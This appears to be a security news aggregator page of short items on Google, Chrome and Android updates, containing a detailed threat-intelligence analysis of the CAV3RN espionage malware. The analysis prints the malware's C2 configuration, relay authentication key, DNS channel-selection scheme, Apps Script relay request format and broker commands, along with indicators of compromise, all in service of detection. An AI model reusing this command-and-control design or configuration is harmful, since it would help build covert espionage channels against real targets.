 Entrar
Hackers build AI frameworks for widescale credential theft
8 de Setembro de 2026, 09:03
Threat actors are increasingly switching from AI-powered coding assistants to multi-agent frameworks that automate every stage of an attack. [...]



Google has released a new update for the Chrome Stable Channel on desktop platforms, addressing 26 security vulnerabilities. This includes two critical use-after-free flaws affecting WebGL and Shared Tab Groups. The update upgrades Chrome to version 152.0.7977.75 on Windows and macOS, while Linux users receive version 152.0.7977.76. Google stated that the update will be rolled […]
The post Google Patches 26 Chrome Vulnerabilities, Including Critical WebGL and Shared Tab Groups Flaws appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.


Google has introduced new privacy and network-security protections in Android 17, including stricter controls that prevent apps from scanning devices connected to a user’s local Wi‑Fi network without permission.
The update is designed to reduce household profiling, limit tracking, and defend users against threats ranging from malicious Wi‑Fi activity to cellular SMS scams.
Android smartphones often connect to home Wi‑Fi networks shared by smart TVs, cameras, game consoles, speakers, printers, and other Internet of Things devices.
Previously, an app could potentially discover devices on the same local network without clearly asking the user for access. That information could reveal details about a household’s technology, behavior, or device ownership.
Android 17 now enforces Local Network Protection, requiring apps to request explicit permission before scanning for or connecting to devices on the local network.
This gives users more control over which applications can view nearby devices and communicate across their home Wi‑Fi environment. The restriction does not remove common features such as streaming content to a television.
Instead, Google recommends that developers use secure Android system tools for actions such as casting. Users can select a compatible TV or device through the operating system, without giving the app broad visibility into every device connected to the network.
The Wi‑Fi privacy improvement is part of a wider Android 17 security update focused on protecting network metadata and encrypted connections.
Google is also adding support for Encrypted Client Hello, or ECH, a privacy technology that hides the name of a website a device is trying to reach during the early stages of an HTTPS connection.
HTTPS already encrypts most traffic between a device and a website. However, network operators and eavesdroppers can sometimes still see domain-name information, allowing them to identify websites or apps being accessed.
This metadata can be used for profiling or to support targeted phishing and scam operations. With ECH and Private DNS, Android 17 aims to encrypt more of this connection data.
For supported websites and applications, the change makes it more difficult for Wi‑Fi operators, internet providers, and network snoops to determine a user’s online destination.
Google’s Android 17 enables Certificate Transparency by default, requiring website and app certificates to be recorded in public logs to help detect suspicious or improperly issued certificates that could enable interception attacks.
Another major change targets 2G downgrade attacks and SMS blaster activity. Criminals use fake cellular base stations to force nearby devices onto older 2G networks, where security protections are weaker.
Attackers can then send fraudulent text messages that imitate banks, delivery companies, government agencies, or other trusted organizations. Android previously offered users a manual option to turn off 2G connectivity.
Android 17 expands this defense by allowing participating mobile carriers to turn off 2G by default for subscribers. The zero-click protection reduces exposure to rogue base stations and phishing messages delivered through legacy cellular networks.
For users, the changes mostly operate in the background. For developers, Android 17 introduces new requirements for local network access and modern encrypted networking practices. Together, the measures show Google’s effort to reduce data exposure across Wi‑Fi, web browsing, certificate validation, and cellular communications.
Prevent incidents due to slow investigations. Power your Tier 1 with threat intelligence from 15K SOCs: Integrate TI Lookup in your SOC
The post Android 17 Adds New Protection for Wi-Fi Tracking to Keep Your Device Secure appeared first on Cyber Security News.
Android 17 becomes the first major mobile OS to enable Encrypted Client Hello (ECH) by default, hiding visited website names from ISPs and network eavesdroppers.
Related Posts:
The post Android 17 Enables Encrypted Client Hello by Default to Hide Website Names appeared first on Daily CyberSecurity.
Google's new Gemini 3.5 Transcribe model achieves sub-1-second streaming latency and a 4% word error rate, while auto-correcting filler words and speaker corrections.
Related Posts:
The post Google Launches Gemini 3.5 Transcribe With Sub-Second Streaming Latency appeared first on Daily CyberSecurity.
Google has released Chrome version 152 for Windows, macOS, and Linux, addressing 327 security vulnerabilities, including 10 rated as Critical. This stable-channel update is being rolled out as version 152.0.7977.64 for Linux and 152.0.7977.64/.65 for Windows and macOS. This update is significant due to the sheer number and severity of memory-safety issues fixed across Chrome’s […]
The post Google Chrome 152 Patches 327 Security Flaws, Including 10 Critical Vulnerabilities appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.
YouTube Premium subscribers across Spain, Italy, Portugal, and Singapore are facing price hikes of up to 14 percent starting September 23, 2026.
Related Posts:
The post YouTube Premium Prices Rise Across Europe and Singapore Starting September 23 appeared first on Daily CyberSecurity.
Google’s new Android verification flow adds a 24-hour wait for apps from unverified developers as broader identity checks approach.
The post Google Tightens Android Sideloading: Unverified Apps Now Face a 24-Hour Wait appeared first on TechRepublic.
Discover how the new Google Preferred Sources button empowers publishers, integrates Gemini into Discover, and transforms modern SEO strategies.
Related Posts:
The post Google Preferred Sources: A New Era for News SEO appeared first on Daily CyberSecurity.
Android 17 QPR2 Beta 3 adds Pixel customization tools, call-forwarding scam protections, and experimental cellular security features.
The post Android 17 QPR2 Beta 3: Google Adds Customization and New Scam Defenses appeared first on TechRepublic.
Google launches the Gmail Verified Sender Program, allowing political campaigns to bypass spam filters ahead of the 2026 US Mid-term Elections.
Related Posts:
The post Gmail Verified Sender Program Launch 2026 appeared first on Daily CyberSecurity.

Google’s Threat Intelligence Group has announced that its Agentic Vulnerability Discovery Harness (AVDH) identified over 100 critical true-positive vulnerabilities in stolen corporate source code repositories within just two days. This result highlights how agentic AI can significantly accelerate vulnerability discovery during incident response, red teaming, penetration testing, and proactive secure code reviews, especially when adversaries […]
The post Google Mandiant AI Agents Find Over 100 Critical Vulnerabilities in Source Code Within Two Days appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

A targeted cryptocurrency intrusion has exposed how Google-hosted Apps Script pages can be weaponized to profile prospective victims before delivering signed Windows malware. The campaign used a fake Web3 recruitment process to deploy a three-payload stack: NeedleStealer, an unclassified Rust infostealer, and a custom Go RAT with hidden VNC capabilities. A fake recruiter initiated contact […]
The post Malicious Google Apps Script Profiles Crypto Victims Before Delivering Signed Windows Malware appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.
Google says Chrome cut unwanted Android notifications by more than 7 billion per day using permission controls, abuse detection, rate limits, and on-device ML.
The post Google Says Chrome Cut 7 Billion Unwanted Android Notifications Per Day appeared first on TechRepublic.

Google Chrome has implemented enhanced defenses aimed at disrupting abusive web push notifications that are often used to distribute malware, phishing attempts, fraudulent payment requests, and scam content. This initiative combines browser-based permission controls, backend rate limiting, Safe Browsing intelligence, and behavioural analysis to minimise notification abuse while still allowing legitimate websites to use the […]
The post Google Chrome Blocks Abusive Notifications Used to Deliver Malware and Scams appeared first on GBHackers Security | #1 Globally Trusted Cyber Security News Platform.

Project CAV3RN is a modular espionage framework used against targets in Israel. This report expands on two earlier publications: the first was published in June 2026 as part of our Kaspersky Threat Intelligence Reporting service, and the second was published on Securelist the following month, further documenting the framework’s evolving architecture and C2 capabilities.
Continued tracking of this cluster in early August 2026 uncovered several previously undocumented components that expanded the framework’s communication and orchestration capabilities. The main finding is a complex C2 module that uses DNS A-record responses to choose between direct HTTPS and a Google Apps Script relay for each transaction. The same DNS infrastructure can validate and replace the relay deployment ID, allowing the operator to rotate the Google channel.
We also identified the framework’s local broker, which discovers and loads DLL components, routes messages between them, and supports runtime upgrades.
The communication module, GoogleService.dll, is a 64-bit DLL compiled with Microsoft .NET 8 NativeAOT. Its PDB path is:
C:\Users\user\Desktop\Modules\broker-cavern\communication\GoogleCommunication\bin\Release\net8.0\win-x64\native\GoogleService.pdb
NativeAOT data also revealed references to eight source files, including the Direct.cs, FindMode.cs, and Google.cs.
The DLL exports GroupByCategory, CheckAvailability, IsPrimeNumber, and OrderByDate. During initialization, its host (local broker) registers the module’s callback and starts CheckAvailability. After three seconds, the module sends a type-0 frame to the fixed identifier 33A4BA78-E286-4FF2-85EC-7365265F3D93. The broker returns Err1::33A4BA78-E286-4FF2-85EC-7365265F3D93, which the module expects and uses to learn the broker’s name before starting its C2 worker.
C2 packets contain type, cid, and payload fields. Packets of the type icmgdd are processed by the communication module itself, while other types, including broker, are forwarded to the local broker. Within command payloads, _;;_ separates the command from its arguments and _,_ separates individual arguments.
At startup, the worker internally sends:
{"type":"icmgdd","cid":0,"payload":"s_version_;;_"}The s_version handler enumerates DLLs under AppContext.BaseDirectory, collects their company names and versions, and appends the communication module’s name/version and the local broker’s name. This inventory is serialized as JSON, XORed with 0xAC, Base64-encoded, and sent as the module’s initial C2 report.
The module supports five internal commands:
| Command | Functionality |
| s_version | Returns the DLL-version inventory described above. The command is executed automatically at startup. |
| s_config | Returns the active configuration and, when provided with a JSON configuration object, replaces it in memory. |
| s_enLog | Enables diagnostic logging at the Debug level. |
| s_deLog | Disables diagnostic logging and sets the logging level to Fatal. |
| s_write | Base64-decodes and GZip-decompresses provided data before writing it to the specified file path. |
The module reads conf.json from the process’s current working directory. If it is missing, the module generates a seven-character client identifier and writes its embedded defaults to disk.
{
  "to": "<generated seven-character ID>", // Client ID
  "ad": "https://api.studiotikva.com/api/v1/update/check", // Direct C2 URL
  "ho": "studiotikva.com", // DNS domain
  "gi": "<redacted>", // Apps Script deployment ID
  "de": false, // Enable Debug logging at startup
  "mi": 120000, // Poll-delay reset after a non-empty response
  "ma": 18000000, // Progressive poll-delay cap
  "ri": 30000, // Base DNS recovery/error delay, with positive jitter
  "ga": "s3criitC0d3/8-)B-,)", // Apps Script relay authentication key
  "gu": "https://script.google.com/macros/s/{0}/exec",
  "ua": "Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31",
  "mcc": 50, // unknown
  "mtc": 10 // unknown
}
The s_config command can replace these settings in memory but does not update the file. DNS recovery is the exception: a recovered Apps Script deployment ID is written back to conf.json.
Before polling for commands or sending a result, the module performs a DNS A-record query to select Direct HTTPS or Google Apps Script:
<random nonce><error state>.<hex-encoded client ID>.m.studiotikva.com
The first label combines a three- or four-character uppercase alphanumeric nonce with the current error state: 0 for None, 1 for GIDFailed, 2 for GoogleFailed, and 3 for DirectFailed. Each new transaction starts in state 0.
The exact response 12.19.29[.]30 is treated as a rejection. Other responses are interpreted according to their fourth octet:
| Fourth octet | None (0) | GIDFailed (1) | GoogleFailed (2) | DirectFailed (3) |
| 120 (0x78) | Google Apps Script | Direct HTTPS | Direct HTTPS | Google Apps Script |
| 130 (0x82) | Direct HTTPS | Direct HTTPS | Direct HTTPS | Close the transaction (no channel) |
| 140 (0x8C) | Exception | Exception | Exception | Exception |
| All other values | Google Apps Script | Google Apps Script | Google Apps Script | Google Apps Script |
During analysis, valid .m queries returned 12.121.234[.]120, while malformed queries returned 12.19.29[.]30. For example, YCZ2.41414141303030.m.studiotikva[.]com carries state 2, so the final octet 120 selects Direct HTTPS.

CAV3RN DNS control-plane response: the final octet 120 selects the direct HTTPS channel
When Google mode is selected, the module calculates the MD5 digest of its stored deployment ID and compares its first four bytes with the A record returned by <random5>.<hex-ID>.q.studiotikva[.]com. A mismatch causes the module to retrieve a replacement through .p queries: <random5>.<hex-ID>.p.studiotikva[.]com.

DNS-based deployment-ID freshness check
The offset-0 response contains a one-byte length followed by the first three ID bytes. Each subsequent response contributes four bytes. The observed response 74.65.75.102 represents 4A 41 4B 66: a length of 74 followed by AKf. The DLL stops after collecting the declared length and discards the final padding byte rather than requesting offset 76.

DNS recovery of the Google Apps Script deployment ID: the offset-0 response contains the length byte and first three ID characters, followed by four-byte continuation chunks
One initial response and 18 continuation responses produced a 74-character deployment ID, shown redacted as AKfycby46v0DPSEKWYa****dvQ. The .q response 247.188.216[.]122 contains the bytes f7 bc d8 7a, matching the first four MD5 bytes of the recovered value. This is a 32-bit freshness check.

Wireshark capture showing the .p query sequence used for chunked retrieval of the Google Apps Script deployment ID
When DNS selects Google mode, the module inserts the deployment ID into https://script.google[.]com/macros/s/{deployment-ID}/exec.
Direct GET requests return a decoy page titled My App with the message This application is running normally. C2 polling instead uses an outer POST to Apps Script whose "m":"GET" field instructs the relay to issue a GET request to its upstream server:
POST /macros/s/AKfycbw2Wo4nYIQ*************UxSvjunDmNpeA/exec HTTP/1.1
Host: script.google.com
Content-Type: application/json

{"k":"s3criitC0d3/8-)B-,)","m":"GET","h":{"X-Client-Id":"AAAA000","User-Agent":"Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31"},"b":null,"ct":null,"r":true}
The request returns a 302 redirect; a redirect-following client subsequently receives a 200 OK serving the response:
HTTP/2 302
content-type: text/html; charset=UTF-8
access-control-allow-origin: *
location: https://script.googleusercontent.com/macros/echo?user_content_key=AUkAhnT1XStTpObO…&lib=MQif1e23CL4IxZSlC7RWEgUDuxmmFKhYR
server: GSE

HTTP/2 200
content-type: application/json; charset=utf-8
access-control-allow-origin: *
server: GSE

{"s":200,"h":{"Content-Type":"text/html; charset=utf-8","Vary":"Cookie","Server":"nginx","Content Length":"4","Connection":"keep-alive","Date":"Mon, 03 Aug 2026 20:07:54 GMT","Access-Control-Allow-Origin":"*"},"b":"OS9FPQ=="}
Decoding b produces 9/E=; decoding it again produces f7 f1, which XORs with 0xAC to [], indicating an empty task list. An upstream timeout also exposed https://api.studiotikva[.]com/ac, confirming that the Apps Script deployment forwards requests to an actor-controlled backend.
When DNS selects Direct HTTPS, the module contacts the configured ad address, https://api.studiotikva[.]com/api/v1/update/check, without using the relay. This occurs when the final octet is 130 (0x82) in the None, GIDFailed, or GoogleFailed states, or 120 (0x78) in the GIDFailed or GoogleFailed states. The endpoint expects the custom X-Client-Id header; requests without the expected header return {"res":"failed"} in its HTTP response.
However, a GET request carrying the correct X-Client-Id value receives a 76-byte body as shown in the following figure:

GET request to the header-gated C2 endpoint and its encoded tasking response
Base64-decoding the response body and XORing it with 0xAC produced the following broker-directed task packet: [{"type":"broker","cid":109,"payload":"002_;;__,_"}]. The broker type instructs the communication module to forward the task to the local broker.
The inter-component broker, rnp.dll, is a 64-bit DLL compiled with Microsoft Visual C++. Its embedded PDB path is C:\Users\user\Desktop\Modules\broker-cavern\1.out\rnp.pdb. It masquerades as the RNP OpenPGP library through numerous rnp_* exports, while rnp_backend_string starts the broker.
The broker coordinates the framework’s DLL components. At startup, it creates the BROKER control structure, initializes its message dispatcher, and scans the host directory for DLLs. Components are grouped by CompanyName, and the highest-version candidate from each group is loaded if it exposes GroupByCategory, CheckAvailability, IsPrimeNumber, and OrderByDate.
The directory is rescanned every second, allowing a component to be added or upgraded without restarting the host. Updates require a higher-version DLL under a new path; replacing an existing file in place is not detected.
Loaded components exchange messages through the broker. It locates the requested destination and invokes that component’s callback. Unknown destinations return Err1::<destination>, while unavailable components return Err2::<destination>.
| Command | Function |
| 000 | Lists loaded component names and versions |
| 001 | Lists every DLL path discovered by the scanner |
| 002 | Lists each loaded component’s path, name, and version |
The 002_;;__,_ task recovered from the Direct HTTPS channel is forwarded by the communication module to this broker, which returns its component inventory. When unloading or replacing a component, the broker calls its IsPrimeNumber export and waits for its worker threads to stop before unloading the DLL.
Historical records show that studiotikva[.]com was first registered in February 2024. Wayback Machine captures show Wix’s default disconnected-domain page, while passive DNS associated the domain with Wix infrastructure hosted in an Israeli data center. The domain expired in February 2026 and was subsequently re-registered. It may therefore have originally belonged to a legitimate Israeli business and been acquired by the threat actor only after its expiration; the available evidence does not indicate when ownership changed.
The domain was registered again on May 12, 2026, and redelegated on May 19 to ns1.studiotikva[.]com and ns2.studiotikva[.]com, resolving to 144.172.115[.]17 and 144.172.104[.]82. It later hosted a generic “Studio Tikva” website that provided locally plausible cover: “Tikva” (תקווה) means “hope” in Hebrew.
The infrastructure supported authoritative DNS and direct HTTPS C2. The Google Apps Script deployment acted as an application-layer relay; during an upstream timeout, it exposed https://api.studiotikva[.]com/ac, revealing the actor-controlled backend endpoint.
| Domain | Registrar | IP | Hosting | ASN |
| studiotikva[.]com api.studiotikva[.]com ns1.studiotikva[.]com ns2.studiotikva[.]com |
Dynadot Inc | 144.172.115[.]17 144.172.104[.]82 |
RouterHosting LLC | AS 14956 |
Project CAV3RN continues to evolve, introducing increasingly sophisticated components and communication capabilities. By abusing legitimate services — previously Outlook calendar events and now Google Apps Script — the framework blends its C2 traffic with normal network activity, complicating network-based detection. Given its development pace, modular design, and operational tempo, we assess that CAV3RN will likely continue to expand. We will continue tracking the framework and reporting on its activity in the wild.
Additional IoCs are available to customers of our Threat Intelligence Reporting service. For more details, contact us at intelreports@kaspersky.com.
904784c9943d019da332bea2cd03996f CommunicationUxTheme.dll
f9156d42410c8a5429dec43329bd72e0 net.dll
2dcd4a8ac166404977cd3c48418a8cd9 rnp.dll
981c7404d31b8ce35ec88a6b290f354d GoogleService.dll
34d50eec364d920b8b5d885c9bc98607 texture.dll
studiotikva[.]com
api.studiotikva[.]com
ns1.studiotikva[.]com
ns2.studiotikva[.]com
144.172.115[.]17
144.172.104[.]82
Google is restoring Blogger sites wrongly flagged for malware after hundreds of publishers reported locked or unavailable blogs and false-positive alerts.
The post Google Begins Restoring Blogger Sites After False Malware Alerts appeared first on TechRepublic.
